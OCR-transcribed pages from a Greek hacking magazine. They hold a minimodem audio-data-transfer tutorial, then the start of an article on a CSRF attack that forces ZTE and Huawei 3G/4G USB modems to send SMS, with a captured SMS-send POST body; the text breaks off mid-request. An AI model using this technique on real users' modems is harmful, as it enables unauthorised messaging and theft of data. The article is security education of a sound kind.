
Baud Rate και διαμόρφωση

Η λέξη baud προέρχεται από το όνομα του Γάλλου μηχανικού Emile Baudot, ο οποίος εφηύρε τον κώδικα 5bit teletype. Η έννοια του baud, λοιπόν, αναφέρεται σε μια μεταβολή που μπορεί να πραγματοποιηθεί στο σήμα μετάδοσης. Αυτή η μεταβολή ενδέχεται ν' αφορά στην τάση του σήματος, στη συχνότητα ή στη φάση. Από την άλλη, το baud rate αναφέρεται στο *μέγιστο ρυθμό* με τον οποίο μπορούν να πραγματοποιούνται αυτές οι μεταβολές. Η γενική ταύτιση του baud rate με το ρυθμό μεταφοράς δεδομένων (bit rate) είναι λανθασμένη, αφού καθορίζεται από τη φύση των μεταβολών (baud) που αξιοποιούνται κάθε φορά. Εν ολίγοις, το αν το baud rate ταυτίζεται με το bit rate εξαρτάται από τη διαμόρφωση του σήματος.

Η διαμόρφωση Frequency-Shift Keying προβλέπει τη χρήση δύο διαφορετικών συχνοτήτων για την αποστολή των δεδομένων. Όπως υποψιάζεστε, η μία συχνότητα αντιστοιχεί στο λογικό 0 και άλλη στο λογικό 1. Έτσι, ο μέγιστος ρυθμός με τον οποίο μπορεί να μεταβάλλεται η συχνότητα, καθορίζει και το μέγιστο ρυθμό μεταφοράς bit. Με άλλα λόγια, στην περίπτωση του FSK το baud rate ταυτίζεται (αριθμητικά) με το bit rate. Όπως είπαμε, αυτό δεν ισχύει πάντα. Η διαμόρφωση Phase-Shift Keying (PSK) χρησιμοποιεί μεταβολές στη φάση και όχι στη συχνότητα. Σε μία από τις παραλλαγές του PSK (συγκεκριμένα στο QPSK – Quadrature Phase-Shift Keying) προβλέπονται τέσσερα διαφορετικά βήματα για τη μεταβολή της φάσης, καθένα από τα οποία αντιστοιχεί σε ένα ζεύγος bit. Επομένως, κάθε baud στο QPSK αντιστοιχεί σε δύο bits!

Το minimodem δεν χωρίζεται σε server και client. Το ίδιο πρόγραμμα μπορεί να εκτελέσει και τις δύο λειτουργίες. Επιπρόσθετα, η κωδικοποίηση και η αποκωδικοποίηση μπορούν να λαμβάνουν χώρα "ζωντανά" ή να πραγματοποιούνται ετεροχρονισμένα. Δηλαδή, μπορούμε να κωδικοποιούμε τα δεδομένα σε ήχο, να τα στέλνουμε απευθείας στον παραλήπτη κι εκεί να γίνεται άμεσα η αποκωδικοποίηση, αλλά μπορούμε κάλλιστα να χρησιμοποιήσουμε ως ενδιάμεσο ένα αρχείο ήχου. Όπως αντιλαμβάνεστε, το πρόγραμμα λειτουργεί ανεξάρτητα του μέσου μετάδοσης των ήχων. Για παράδειγμα, μπορούμε να χρησιμοποιήσουμε τα φυσικά ηχητικά κύματα, με τη βοήθεια ηχείων και των μικροφώνων. Με αυτόν τον τρόπο, όμως, ενδέχεται να ενοχλήσουμε ιδιαίτερα όσους βρίσκονται στο ίδιο δωμάτιο με μάς (ενδεχομένως και στα διπλανά).

Μια άλλη επιλογή είναι αυτή που βλέπουμε και στο Terminator 3, όταν το μοντέλο T-X κάνει update μιλώντας με τον server μέσω κινητού τηλεφώνου. Μπορούμε, δηλαδή, να χρησιμοποιήσουμε το τηλέφωνο. Πάντως η πιο ήσυχη και αποδοτική λύση, είναι να αξιοποιήσουμε τις θύρες line-in και line-out των κυκλωμάτων ήχου των υπολογιστών.



```
crunchbang@crunchbang: ~
crunchbang@crunchbang:~$ sudo apt-get install minimodem
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  minimodem
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 16.5 kB of archives.
After this operation, 77.8 kB of additional disk space will be used.
Get:1 http://http.debian.net/debian/ wheezy/main minimodem i386 0.8.1-1 [16.5 kB
]
Fetched 16.5 kB in 0s (24.3 kB/s)
Selecting previously unselected package minimodem.
(Reading database ... 78780 files and directories currently installed.)
Unpacking minimodem (from .../minimodem_0.8.1-1_i386.deb) ...
Processing triggers for man-db ...
Setting up minimodem (0.8.1-1) ...
crunchbang@crunchbang:~$
```

Η εγκατάσταση του minimodem αποτελεί απλή υπόθεση και στις περισσότερες διανομές Linux πραγματοποιείται μέσω του επίσημου repository. Πάντως, αν δεν βρούμε εκεί την τελευταία έκδοση του προγράμματος, μπορούμε να κάνουμε την εγκατάσταση χειροκίνητα.

Εγκατάσταση και βασική χρήση

Ας αρχίσουμε να βάζουμε τα πράγματα σε μια σειρά, ξεκινώντας από την εγκατάσταση του προγράμματος minimodem. Καταρχάς, για τους σκληροπυρηνικούς χρήστες να πούμε ότι ο πηγαίος κώδικας του προγράμματος διατίθεται στο GitHub, στη θέση https://github.com/kamalmostafa/minimodem, όπως επίσης και στη διεύθυνση www.whence.com/minimodem/minimodem-0.19.tar.gz. Στις διανομές που βασίζονται στο Debian, η εγκατάσταση πραγματοποιείται ως εξής:

```
sudo apt-add-repository ppa:kamalmostafa/minimodem
sudo apt-get update
sudo apt-get install minimodem
```

Ακόμα πιο απλά πραγματοποιείται σε διανομές που στηρίζονται στο Fedora:

```
sudo yum install minimodem
```

Για τις ανάγκες του άρθρου εργαστήκαμε σε δύο μηχανήματα με το αγαπημένο μας CrunchBang (#!). Σε αυτή τη διανομή η προσθήκη του repository για το minimodem δεν είναι απαραίτητη, καθώς το πακέτο προσφέρεται από τα "εργοστασιακά" repositories. Έτσι, καταφέραμε να το εγκαταστήσουμε ταχύτατα πληκτρολογώντας

```
sudo apt-get install minimodem
```

Όταν ολοκληρώθηκε η εγκατάσταση του πακέτου, εκτελέσαμε το minimodem από την κονσόλα χωρίς καμία παράμετρο. Με αυτόν τον τρόπο εμφανίστηκαν πληρο-


φορίες για την έκδοση, καθώς και ένα μικρό κείμενο βοήθειας μαζί με τις αποδεκτές παραμέτρους. Ακριβώς τότε –και σχεδόν τυχαία οφείλουμε να ομολογήσουμε–, συνειδητοποιήσαμε ότι η εγκατεστημένη έκδοση προσέφερε λιγότερες δυνατότητες από εκείνη που είχαμε συναντήσει στο δίκτυο. Συμπεράναμε, λοιπόν, ότι το πακέτο του minimodem στο repository του CrunchBang δεν αντιστοιχούσε στην τελευταία έκδοση του προγράμματος. Κάπως έτσι αποφασίσαμε να προσθέσουμε το πρόγραμμα χειροκίνητα, εγκαθιστώντας τα πιο πρόσφατα πακέτα DEB. Συγκεκριμένα, χρησιμοποιήσαμε το GDebi Package Installer[1] κι εγκαταστήσαμε τα libfftw3-single3_3.3.4-1_i386.deb και minimodem_0.19-1_i386.deb.

Οι παράμετροι που μπορεί να δεχτεί το πρόγραμμα είναι πάρα πολλές. Εκτός από την επιλογή προτύπου, μπορούμε να επιλέξουμε την ταχύτητα μετάδοσης, την ποιότητα των παραγόμενων ήχων, το ρυθμό δειγματοληψίας των εισερχόμενων ηχητικών σημάτων και πολλά άλλα. Μπορείτε να τσεκάρετε τις υποστηριζόμενες παραμέτρους στο σχετικό man page ή να κάνετε μια βόλτα από κάποιον τόπο σαν τον `http://www.justmanpage.com/man/minimodem.1`.

Ξεκινήσαμε τους πειραματισμούς μας με την παράμετρο --tx και σε ένα χαμηλό ρυθμό μετάδοσης, των 100 bps:

```
minimodem --tx 100
hello, world!
```

Αμέσως ένα γνώριμο γουργουρητό ακούστηκε από τα ηχεία του υπολογιστή μας, κάνοντας ένα μικρό χαμόγελο να ζωγραφιστεί στο πρόσωπό μας. Δίχως να χάνουμε πολύ χρόνο, ανοίξαμε μια κονσόλα στο δεύτερο μηχάνημα που είχαμε στήσει



Κάνοντας μια πρώτη δοκιμή της επικοινωνίας μέσω των ηχείων και του μικροφώνου, διαπιστώσαμε με χαρά ότι ο παραλήπτης άκουγε τα γουργουρητά του αποστολέα και αποκωδικοποιούσε το μήνυμα σωστά.

1. Εργαλείο προσθαφαίρεσης πακέτων DEB που συνοδεύει τη διανομή CrunchBang.

το minimodem και ξεκινήσαμε σε αυτό μια συνεδρία ακρόασης με τις εξής απλές ρυθμίσεις:

```
minimodem --tr 100
```

Είναι αλήθεια ότι χρειάστηκε καμπόσος χρόνος μέχρι να ρυθμίσουμε σωστά την ένταση των ηχείων και την ευαισθησία του μικροφώνου, αλλά στο τέλος καταφέραμε την αξιόπιστη μεταφορά δεδομένων με ρυθμό έως και 150 bps ;) Έτσι, όταν ο πρώτος υπολογιστής εξέπεμψε το "Hello, world!", στην κονσόλα του δεύτερου εμφανίστηκαν τα ακόλουθα:

```
### CARRIER 100 @ 1250.0Hz ###
hello, world!
### NOCARRIER ndata=14
confidence=0.79 throughput=100.00
(rate perfect) ###
```



Δύο απλά καλώδια ήχου με βύσματα mini-jack των 3,5 χιλιοστών, είναι αρκετά για ν' ανεβάσουμε το baud rate στα 1200bps, όπως επίσης και για να πετύχουμε την αμφίδρομη επικοινωνία μεταξύ των υπολογιστών.

Κατεβάζοντας το baud rate σε ακόμα πιο χαμηλά επίπεδα, διαπιστώσαμε ότι η αξιοπιστία της επικοινωνίας μπορούσε να διατηρηθεί ακόμα και με θόρυβο στο δωμάτιο. Πάντως, αν και η ταχύτητα των 100 με 150 bps μάς έκανε να ξεχαστούμε για αρκετή ώρα, στέλνοντας χαρακτήρες από τον έναν υπολογιστή στον άλλο, στην πράξη δεν είναι επαρκής για καμία εφαρμογή. Ακόμα και η μετάδοση λίγων KB θα διαρκούσε εκνευριστικά πολύ.

Για την αύξηση της ταχύτητας απαιτείται βελτίωση του διαύλου επικοινωνίας κι αυτό μπορεί να επιτευχθεί με μια απλή σύνδεση της εξόδου ήχου του ενός υπολογιστή με την είσοδο ήχου του άλλου. Το καταλληλότερο καλώδιο για το σκοπό αυτό είναι ένα καλώδιο ήχου με βύσματα mini-jack των 3,5 χιλιοστών. Επιπρόσθετα, με τη χρήση ενός δεύτερου καλωδίου από την είσοδο του πρώτου στην έξοδο του δεύτερου, μπορούμε να έχουμε αμφίδρομη επικοινωνία. Φυσικά, σ' αυτή την περίπτωση θα χρειαστούμε δύο κονσόλες σε κάθε σύστημα: Μία για την αποστολή δεδομένων (εκτέλεση του minimodem με την παράμετρο --tx) και μία για τη λήψη (εκτέλεση του minimodem με την παράμετρο --rx). Με αυτόν τον τρόπο, η ταχύτητα διασύνδεσης στα δικά μας μηχανήματα έφτασε ως τα 1200 bps με απόλυτη αξιοπιστία. Σε υψηλότερα επίπεδα (1800 ~ 2000 bps) τα αποτελέσματα δεν ήταν πάντα ικανοποιητικά.

Πλουσιότερη επικοινωνία

Μετά την αποστολή μικρών μηνυμάτων, το επόμενο βήμα ήταν η χρήση της διασωλήνωσης για την αξιοποίηση και άλλων προγραμμάτων στα πειράματά μας. Έτσι, καταφέραμε να δούμε στην κονσόλα του παραλήπτη την έξοδο διαφόρων προγραμμάτων που έτρεχαν στην κονσόλα του αποστολέα. Με τον ίδιο τρόπο καταφέραμε να "εκπέμψουμε" κι ολόκληρα αρχεία:

```
cat readme.txt | minimodem --tx 1200
```


Σ' αυτό το σημείο σκεφτήκαμε ότι η προβολή των εισερχόμενων χαρακτήρων στην οθόνη έχει πλάκα, αλλά αν χρησιμοποιούσαμε την ανακατεύθυνση προς κάποιο αρ-

χείο, θα μπορούσαμε να πραγματοποιήσουμε κανονικές, ασύρματες, αντιγραφές! Μόνο που η έξοδος του minimodem ενσωματώνει αρκετά περιττά μηνύματα, σαν αυτά που είδαμε κατά την αποστολή του "hello, world!". Προφανώς, όλα αυτά τα "σκουπίδια" θα αλλοίωναν το περιεχόμενο των μεταφερόμενων αρχείων. Κάπως έτσι ανατρέξαμε στο man page του minimodem και η αλήθεια είναι ότι βρήκαμε τη λύση αμέσως. Συγκεκριμένα, συναντήσαμε την παράμετρο -q (ή --quiet), η οποία συνδυάζεται με την --rx κι απενεργοποιεί όλα τα μηνύματα ελέγχου που εμφανίζονταν κατά την έναρξη και τη λήξη της αποστολής. Χρησιμοποιώντας αυτή την παράμετρο στον υπολογιστή-παραλήπτη, καταφέραμε να μεταφέρουμε ένα αρχείο απλού κειμένου με επιτυχία! Μόνο μια μικρή λεπτομέρεια μας δυσαρεστούσε: Κάθε φορά που ολοκληρωνόταν μια μεταφορά, ήμασταν υποχρεωμένοι να τερματίζουμε χειροκίνητα το minimodem που άκουγε. Έτσι, επιστρέψαμε στο man page και βρήκαμε πάλι τη λύση. Πρόκειται για την παράμετρο --rx-one, η οποία διακόπτει αυτόματα την εκτέλεση του minimodem μετά την ολοκλήρωση της μετάδοσης. Συνδυάζοντας τα παραπάνω, βάλαμε τον παραλήπτη να περιμένει για τη μετάδοση ενός αρχείου με τον εξής τρόπο:

```
minimodem --rx --rx-one -q > readme.txt
```

Κλείνοντας αυτό το πρώτο μέρος του μικρού μας αφιερώματος, αξίζει ν' αναφέρουμε δύο ακόμα παραμέτρους: Η πρώτη (--file some_file) χρησιμοποιείται σε συνδυασμό με την --tx και επιτρέπει την εγγραφή του ηχητικού σήματος σε κάποιο αρχείο. Η δεύτερη (--samplerate rate_in_Hz) καθορίζει το ρυθμό δειγματοληψίας για την επεξεργασία των ήχων. Η προεπιλεγμένη τιμή είναι στα 48000Hz, αλλά όσοι έχουν (πολύ) παλιότερο εξοπλισμό θα ήθελαν να την κατεβάσουν.

Ίσως έχετε παρατηρήσει ότι τα τελευταία πειράματά μας αφορούσαν στη μεταφορά αρχείων απλού κειμένου. Θα μπορούσαμε άραγε να εκπέμψουμε αρχεία οποιουδήποτε είδους και να τα συνθέσουμε στο άλλο άκρο με επιτυχία; Φυσικά και γίνεται! Το πρώτο βήμα είναι να συνεχίσετε την ανάγνωση του παρόντος άρθρου, πηγαίνοντας τώρα στη σελίδα 42.



Με την παράμετρο -q μπορούμε ν' απαλλαγούμε από τις πληροφορίες μετάδοσης που ενσωματώνει το minimodem στην έξοδό του. Παρατηρείστε ότι με τη χρήση της διασωλήνωσης εκτελέσαμε το df στον υπολογιστή-αποστολέα και τα αποτελέσματα εμφανίστηκαν στην οθόνη του υπολογιστή-παραλήπτη!



Πλήρη άρθρα που **συμπληρώνουν** το περιοδικό. Τα **video tutorials**. Άρθρα που μας ήρθε να γράψουμε, έτσι, απλά. Τα προκλητικά **mind hacks**. Τα βίντεο από τα προηγούμενα live streams. Ολόκληρα blasts from the past. Τα πάντα ενδιαφέροντα **fora**. Το σημείο συνάντησης για τους φίλους του περιοδικού.

deltahacker.gr

Αληθινό, διασκεδαστικό hacking **για όλους!**

Skill: Intermediate
Tags: CSRF, data URI scheme, JavaScript, SMS

By Cr0wTom




Μεταφορά κλοπιμαίων με SMS

Συχνά καταπιανόμαστε με διαφόρων ειδών δίκτυα και με διάφορες συσκευές δικτύωσης. Μήπως όμως μας διαφεύγει κάτι σημαντικό; Η αλήθεια είναι ότι τα μικρά USB modems, αυτά που μας συνδέουν στο Internet μέσω των δικτύων κινητής τηλεφωνίας, δεν μπήκαν ποτέ στο στόχαστρό μας. Σε αυτό το άρθρο λέμε να επανορθώσουμε ;)

Στο παρελθόν έχουμε ασχοληθεί εκτενώς με τις επιθέσεις σε ασύρματα δίκτυα, έχουμε επισημάνει τους πιθανούς κινδύνους κι έχουμε παρουσιάσει διάφορες λύσεις (βλ., π.χ., http://deltahacker.gr/deltacast-s01e09 και http://deltahacker.gr/fear-the-reaver). Κάτι αντίστοιχο έχουμε κάνει και με τα ενσύρματα δίκτυα, αν κι εδώ τα πράγματα είναι πιο απλά. (Άλλωστε η εποχή του phone freaking και των επιθέσεων στα ίδια τα καλώδια έχει παρέλθει ανεπιστρεπτί :D) Υπάρχουν όμως και κάποιες επιθέσεις με τις οποίες δεν έχουμε ασχοληθεί καθόλου, αν και στοχεύουν σε συσκευές που βρίσκονται στη σύγχρονη καθημερινότητα πολλών ανθρώπων. Μιλάμε για τις επιθέσεις στα μικροσκοπικά USB modems, που μας συνδέσουν στο Internet μέσω του δικτύου κινητής τηλεφωνίας. Μήπως νομίζετε ότι αυτές οι συσκευές προσφέρουν απόλυτη ασφάλεια; Από τη στιγμή που είστε αναγνώστες του deltaHacker, είμαστε βέβαιοι ότι δεν το νομίζετε. Αλλά δεν μένουμε στο τι πιστεύουμε ή στο τι μπορεί τελικά να ισχύει. Πολύ περισσότερο, σ' αυτό το άρθρο παρουσιάζουμε μια επίθεση σε 3G/4G modems, η οποία μάλιστα δουλεύει με ένα μεγάλο μέρος των modems του είδους.

Ας πάρουμε τα πράγματα από την αρχή. Εδώ και αρκετά χρόνια οι πάροχοι κινητής τηλεφωνίας προσφέρουν έναν εναλλακτικό τρόπο σύνδεσης στο Internet, σε οποιονδήποτε δεν θέλει ή δεν μπορεί να έχει πρόσβαση μέσω ενσύρματης ή/και ασύρματης σύνδεσης (WiFi). Αυτός ο τρόπος σύνδεσης προβλέπει τη χρήση του δικτύου κινητής τηλεφωνίας του εκάστοτε παρόχου κι επιτυγχάνεται βεβαίως με τη βοήθεια ειδικών modems. Πρόκειται για μικρές συσκευές που θυμίζουν USB flash-drive και δέχονται μια κάρτα SIM για τη σύνδεση στο αντίστοιχο δίκτυο. Ένας γενικός διαχωρισμός αυτών των modems θα μπορούσε να γίνει με βάση την τεχνολογία κινητής τηλεφωνίας που υποστηρίζουν. Έτσι, έχουμε τα ευρέως διαδεδομένα και προσιτά 3G (ή HSPA+) modems, καθώς και τα νεότερα αλλά πιο ακριβά 4G (ή LTE) modems. Οι περισσότερες συσκευές του είδους προσφέρουν διάφορες "περιφερειακές" λειτουργίες, όπως είναι η ανάγνωση καρτών micro SD, ο διαμοιρασμός της σύνδεσης μέσω WiFi και η αποστολή SMS. Πάντως, η αγορά των USB modems είναι εξαιρετικά περιορισμένη και υπάρχουν δύο βασικοί ανταγωνιστές, οι οποίοι κατασκευάζουν τη συντριπτική πλειονότητα των συσκευών. Πρόκειται για τις εταιρείες Huawei και ZTE. Οι πάροχοι κινητής τηλεφωνίας απευθύνονται σε αυτούς τους κατασκευαστές, προμηθεύονται κάποια μοντέλα, φορτώνουν το δικό τους λογισμικό, βάζουν τη στάμπα τους και τα διαθέτουν στο κοινό. Δυστυχώς, όμως, το λογισμικό που εγκαθιστούν είναι συνήθως κακογραμμένο και το ενσωματωμένο web interface διαθέτει πολλά κενά ασφαλείας. Ένα από αυτά θα εκμεταλλευτούμε και στο παρόν άρθρο, όπου θα εξετάσουμε μια πολύ συγκεκριμένη επίθεση με εντυπωσιακά αποτελέσματα.

Για τις δοκιμές μας χρησιμοποιήσαμε τα ZTE MF 193A και Huawei E3276. Σημειώστε ότι οι δύο συσκευές προέρχονταν από διαφορετικούς παρόχους κινητής τηλεφωνίας (ο ένας ελληνικός κι ο άλλος γερμανικός), ενώ το λογισμικό τους ήταν αναβαθμισμένο στην πιο πρόσφατη έκδοση. Με την ευκαιρία, να πούμε ότι οι συσκευές του είδους δέχονται αναβαθμίσεις μόνον από τους παρόχους τηλεφωνίας κι όχι από τους κατασκευαστές τους. Αυτό εντείνει τα όποια προβλήματα. Κάθε φορά που η κατασκευάστρια εταιρεία ανακαλύπτει κάποια ευπάθεια, αντί να φροντίσει για την άμεση αντιμετώπισή της, ειδοποιεί τους πελάτες της (τους παρόχους κινητής τηλεφωνίας) και η ευπάθεια αντιμετωπίζεται όταν κι αν το αποφασίσουν εκείνοι (συνήθως μετά από αρκετό καιρό). Και για να σας προλάβουμε, όχι, αυτό δεν συμβαίνει μόνο στην Ελλάδα. Όπως αναφέραμε ήδη, η μία συσκευή μας προερχόταν από πάροχο της Γερμανίας και το λογισμικό της παρουσίαζε τις ίδιες (σοβαρές) ευπάθειες.



Η σελίδα αποστολής σύντομων μηνυμάτων κειμένου (SMS), στο web interface του modem της ZTE. Στον κώδικα του web UI κρύβονται πολλά καλούδια. Το κυριότερο είναι μια ευπάθεια CSRF, την οποία μπορούμε να εκμεταλλευτούμε με πολλούς τρόπους.

Ενσωματωμένη ευπάθεια

Τα 3G/4G modems συμπεριφέρονται σαν όλα τα υπόλοιπα: Δημιουργούν ένα τοπικό δίκτυο classful, εκχωρούν στη συσκευή του χρήστη μια διεύθυνση IP κι ορίζουν τον εαυτό τους ως gateway και DNS. Με εξαίρεση τα USB modems που λειτουργούν κι ως WiFi hotspot, τα οποία άλλωστε αποτελούν μειονότητα, όλα τα υπόλοιπα παρέχουν τις υπηρεσίες τους μόνο σε ένα χρήστη τη φορά. Ίσως γι' αυτό, το web interface που ενσωματώνουν είναι συνήθως εντελώς απροστάτευτο. Ο χρήστης μπορεί να συνδεθεί και να επέμβει σε οποιαδήποτε ρύθμιση παρέχει το modem, χωρίς να του ζητηθεί κανένα συνθηματικό!

Όπως είπαμε προηγουμένως, οι συσκευές που εξετάζουμε έχουν τη δυνατότητα αποστολής και λήψης SMS. Τα εισερχόμενα καθώς και τα εξερχόμενα μηνύματα αποθηκεύονται σε μία τοπική βάση δεδομένων και η συνολική τους διαχείριση πραγματοποιείται συνήθως από το web interface. Λέμε συνήθως και όχι πάντα, διότι υπάρχουν και συσκευές που συνοδεύονται από ειδικά προγράμματα για τη διαχείριση των μηνυμάτων. Ωστόσο, η συντριπτική πλειονότητα των modems επιτρέπουν την αποστολή SMS και από το web interface. Τελικά, είναι φανερό ότι η υπηρεσία αποστολής μηνυμάτων στηρίζεται σε μια υποδομή που παραμένει πάντα ξεκλείδωτη (το

web interface). Σαν να μην έφτανε αυτό, στα περισσότερα modems της αγοράς[1] η υλοποίηση του web interface και της σχετικής λειτουργίας πάσχει από μια ευπάθεια CSRF (Cross-Site Request Forgery). Επιγραμματικά, πρόκειται για μια αδυναμία κατά την οποία ένα site παρουσιάζει τυφλή εμπιστοσύνη σε οτιδήποτε *μοιάζει* να προέρχεται από κάποιον διαπιστευμένο χρήστη[2]. Έτσι, αν ο άτυχος χρήστης επισκεφθεί μια κακόβουλη δικτυακή τοποθεσία, αυτή η τοποθεσία θα μπορεί να πραγματοποιήσει σχεδόν οποιαδήποτε ενέργεια στο site που πάσχει από CSRF, αφού τα αιτήματα θα προέρχονται από τον browser του νόμιμου χρήστη. Αν αυτή η σύντομη παρουσίαση της αδυναμίας CSRF σας μπέρδεψε, μπορείτε να ανατρέξετε στο άρθρο "Πλαστογραφημένες δικτυακές αιτήσεις" του τεύχους 027 ή και στη σχετική ανάρτηση στο site του περιοδικού (http://deltahacker.gr/cross-site-request-forgery).

Σε τελική ανάλυση, εφόσον το web interface είναι μονίμως ξεκλείδωτο και πάσχει από CSRF, είναι εύκολο για έναν κακόβουλο δικτυακό τόπο να εξαναγκάσει το modem να στείλει SMS! Αυτό ακριβώς θα πετύχουμε κι εμείς με την επίθεση που ακολουθεί ;)

Αποστολή SMS

Μπορεί η υπηρεσία αποστολής μηνυμάτων να είναι ξέφραγο αμπέλι, αλλά η εκμετάλλευσή της προϋποθέτει να γνωρίζουμε το πώς μεταφέρονται τα δεδομένα. Τι ακριβώς περιμένει από το χρήστη η υπηρεσία και σε ποια μορφή; Για να απαντήσουμε σε αυτά τα ερωτήματα συνδεθήκαμε στη σελίδα αποστολής μηνυμάτων του web interface και βάλαμε το Burp suite να καταγράφει τη δικτυακή κίνηση. Κατόπιν εξετάσαμε τα αιτήματα POST που έστειλε ο browser, για την αποστολή ενός μηνύματος. Δείτε ένα μέρος από τα ευρήματά μας, που παρουσιάζει και το περισσότερο ενδιαφέρον:

```
basic_apply=Send&phone_number_sender_show ="ο αριθμός τηλεφώνου του
αποστολέα"&SMS_Content="το μήνυμα που στέλνουμε"&save_msg_id=0&which_
cgi=new_message&encode_type=ASCII&msg_content="κάποιου είδους
